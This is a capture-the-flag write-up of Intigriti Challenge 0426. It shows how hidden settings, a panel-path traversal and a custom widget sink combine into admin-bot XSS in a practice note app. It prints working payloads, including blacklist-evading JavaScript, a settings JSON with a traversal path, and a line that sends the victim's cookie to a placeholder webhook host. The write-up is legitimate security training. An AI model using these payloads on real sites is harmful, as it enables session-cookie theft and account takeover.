From Hidden Settings to Admin XSS: Solving Intigriti Challenge 0426 by KonaN
In this writeup, I explain how I solved Intigriti Challenge 0426. The key was not only what the application saved in settings, but how it later pulled that data back into a trusted manifest and rendering flow.
From Hidden Settings to Admin XSS: Solving Intigriti Challenge 0426 by KonaN
Published at 4/28/2026, 11:37:00 AM
How I solved Intigriti Challenge 0426
This was my first time ever solving an intigriti monthly challenge.
At first, this looked like a classic XSS challenge.
The goal was to get JavaScript execution on the challenge page in a modern Chrome browser, with only one victim click. The application itself was Northstar Notes, a lightweight note platform with multiple reading layouts, a settings page, and a “Request review” feature that sent a URL to an admin bot.
In practice, it took a lot more work than that.
At the beginning, I followed the obvious leads in the client-side code. I looked at note rendering, sanitization, widgets, and the report flow. Some of these paths looked promising, but most of them either led to dead ends or only gave me local effects.
The real bug was not only in what the application let me save.
It was in how the application later pulled those saved values back into a trusted rendering path.
That was the real breakthrough.
First recon
The application supported rich note content, multiple reader layouts like Summary, Print, and Compact, and a review flow that could send a note URL to an admin bot. That already suggested the likely endgame: get JavaScript execution on a note page, then make the bot visit it.
Once I started reviewing the main client script, one part quickly stood out. The note page was not only rendering note content. It was also loading a layout-specific manifest and applying a profile from it. That profile could influence things like the render mode, available widget types, and where widgets would be rendered.
At that point, I knew the interesting part of the challenge was probably not a simple HTML injection.
It was likely a trust issue in the rendering flow.
The dead ends first
Before getting to the real solution, I spent quite a bit of time on the wrong paths.
I tried things around prototype pollution from the hash, DOMPurify-related tricks, the built-in widgets, and direct attempts to override the built-in Summary, Print, and Compact manifests. Some of these ideas were not bad, and they helped me understand the target better, but they were not enough to solve the challenge.
The built-in layouts looked fixed and safe.
The sanitizer was stricter than I first expected.
And a few interesting sinks existed, but they were behind conditions that I could not satisfy yet.
So I had to step back and stop looking only at what I could inject.
The unique hint from X.com
The hint was:
“The settings page saves more than it shows.”
That was already a strong clue.
The visible settings page only showed a few simple options, but once I started intercepting the request, it became clear that the backend accepted and stored more than what the UI exposed. In particular, it accepted hidden data related to reader presets. The challenge interface itself also exposed a Preferences section and hinted that more was going on under the surface than the form alone suggested. After failing a lot on how to change things directly from saving values in the settings endpoint, I had to look in another direction.
When I started backing out and decided the malicous upload was not enough, I started wondering where does the application later pull trusted configuration from, and what does it do with it?
That was the correct question.
The real bug: the pull path

The note page was bootstrapped with a client-side object containing a panel value and a noteId.
Later, the client used those values to build the URL of the manifest it wanted to fetch.
The important detail was that the noteId was encoded, but the panel segment was used raw in the path.
So the real traversal primitive was not the note ID.
It was the panel.
The issue was not mainly in how I stored hidden values. It was in how the app later pulled data from a path that trusted those values too much.
Hidden reader presets
Once I confirmed that hidden readerPresets could be saved, I first tried to use them to overwrite the normal layouts directly.
That did not work.
The built-in manifests for Summary, Print, and Compact stayed fixed.

But then I found something much more useful: a hidden manifest endpoint for reader presets.
That was the missing bridge between hidden saved settings and the trusted client-side rendering flow.
At that point, the path became much clearer:
- save a malicious reader preset
- make the note page pull that preset manifest instead of a built-in manifest
- let the app trust and apply that profile
- use the now-enabled custom widget path for JavaScript execution
That was the real solve.
The first working version was only self-XSS
My first working version only triggered in my own browser.
That was because I was still relying on my own saved settings to influence which panel the bare note route would use. In other words, I had a working self-XSS, but not a bot-compatible exploit.
That was not enough.
The admin bot did not share my exact settings state, so I needed a way to move the malicious path out of my local preferences and into the URL itself.
That was the final important shift.
Making it work for the bot
The solution was to use an encoded panel path in the note URL itself.
Instead of relying on the victim browser to inherit my hidden settings naturally, I could force the victim browser to pull the malicious preset manifest through the panel resolution logic.
That made the exploit portable.
Once that worked, the browser would:
- request my chosen preset manifest
- apply the pulled profile
- switch rendering into the more permissive mode I needed
- enable the custom widget type
- and eventually hit the script-capable widget sink
At that point, the last challenge left was the application’s own post-sanitization blacklist.
The payload that made it possible
Once I had the malicious preset path working, I needed a note body that would survive both sanitization and the application’s extra filtering.
For local testing, I first used a very visible payload:

<div id="enhance-config" data-types="custom"></div>
<div data-enhance="custom"
     data-cfg="self['doc'+'ument'].body.insertAdjacentHTML('afterbegin','<h1 id=pp-owned>OWNED</h1>')"></div>
This did two important things.
First, it matched the structure expected by the app’s enhancement system: an element with data-enhance="custom" and a configuration value in data-cfg.
Second, it avoided obvious blacklisted substrings like document written in one piece. The challenge had an extra post-sanitization filter for data-* attributes, so writing the payload that way mattered.
Once I had a visible “OWNED” proof, I switched to a cookie-read payload:
<div id="enhance-config" data-types="custom"></div>
<div data-enhance="custom"
     data-cfg="self['doc'+'ument'].getElementById('report-result').textContent=self['doc'+'ument']['coo'+'kie']"></div>
And finally, for exfiltration, I used:
<div id="enhance-config" data-types="custom"></div>
<div data-enhance="custom"
     data-cfg="(new Image).src='//<webhook or ngrok url>/?c='+encodeURIComponent(self['doc'+'ument']['coo'+'kie'])"></div>
This was enough because the cookie was readable from JavaScript.
The hidden settings I saved
To make the application trust my malicious preset, I saved hidden settings that were not exposed in the normal UI.
A working version looked like this:
{
  "theme": "dark",
  "fontSize": 14,
  "language": "en",
  "editorMode": "plain",
  "defaultLayout": "../../api/account/preferences/reader-presets/evil",
  "readerPresets": {
    "evil": {
      "profile": {
        "renderMode": "full",
        "widgetTypes": ["counter", "progress", "custom"],
        "widgetSink": "script",
        "theme": "light"
      }
    }
  }
}
This was enough to prove that the settings page really did save more than it showed.
The bot-compatible URL
The final step was to stop relying on my own browser state and make the victim browser request the malicious preset manifest directly.
So instead of only opening a bare note URL, I used a note URL whose panel segment was URL-encoded so it resolved to the reader preset manifest path.
Conceptually, the panel value was equivalent to:
../../api/account/preferences/reader-presets/evil
but carried through the note URL in encoded form.
That made the victim browser fetch the preset manifest as if it were the panel manifest for that note.
That was the point where the exploit stopped being only self-XSS and started working against the admin bot.
The final exploit chain
The final chain looked like this:
-
Save a malicious hidden reader preset through the settings flow.
-
Make that preset manifest return a profile enabling:
- full render mode
- widget support including the custom widget
- a script sink
-
Create a note containing the custom enhancement payload.
-
Use an encoded panel path in the note URL so the victim browser pulls the malicious preset manifest.
-
Bypass the application’s post-sanitization blacklist in the custom widget payload.
-
Execute JavaScript in the victim origin.
-
Read the bot’s cookie and retrieve the flag.
Why this challenge was nice
What I liked about this challenge is that it was not just a “find one sink and pop alert” kind of problem.
The interesting part was the trust chain.
Hidden settings were accepted by the backend. Later, a client-side rendering path pulled data that was influenced by those settings. That pulled data was trusted enough to change the rendering mode and activate the more dangerous widget flow.
So the challenge was less about finding a random XSS sink and more about understanding where saved configuration becomes trusted execution context.
That made it much more interesting than a basic HTML injection exercise.
What I took away from it
A few lessons stood out for me.
First, hidden settings matter. If the backend accepts them, they are part of the attack surface, whether or not the UI makes them obvious.
Second, it is often more useful to ask where a value is later trusted than to ask only how it is stored.
Third, self-XSS is not the same as a real exploit path. In bot-driven challenges, making the exploit shareable is often the hardest part.
And finally, the first dangerous-looking sink is not always the intended solve. In this case, the real bug was not the obvious sink by itself, but the way the application was made to trust and pull the wrong configuration.
Final words
This challenge took me through a lot of dead ends before the intended path became obvious.
In hindsight, the hints were very fair.
The settings page really did save more than it showed.
And the real bug really was in how the application pulled that data back into a trusted path.
That was the solve.
Short FAQ because my AI suggested it
What was the main bug in Intigriti Challenge 0426?
The key issue was not only that hidden settings could be saved, but that the application later pulled configuration from a manifest path influenced by those values and trusted it in the rendering flow.
Was this a simple stored XSS?
Not really. It was a chain involving hidden settings, a reader preset manifest, a rendering mode change, and a final script-capable widget sink.
Why did the first exploit only work locally?
Because it depended on my own saved preference state. The final version became bot-compatible only after moving the malicious path into the URL itself.
What made the challenge interesting?
It rewarded following the application’s trust boundaries instead of only chasing the first obvious injection point.
Good challenge, it was a nice reminder that the real bug is sometimes not what the application stores, but what it later decides to trust.

Star-Lord - Developer of online businesses
Synthweb.ch - Website creation in Switzerland, LinkedIn, Instagram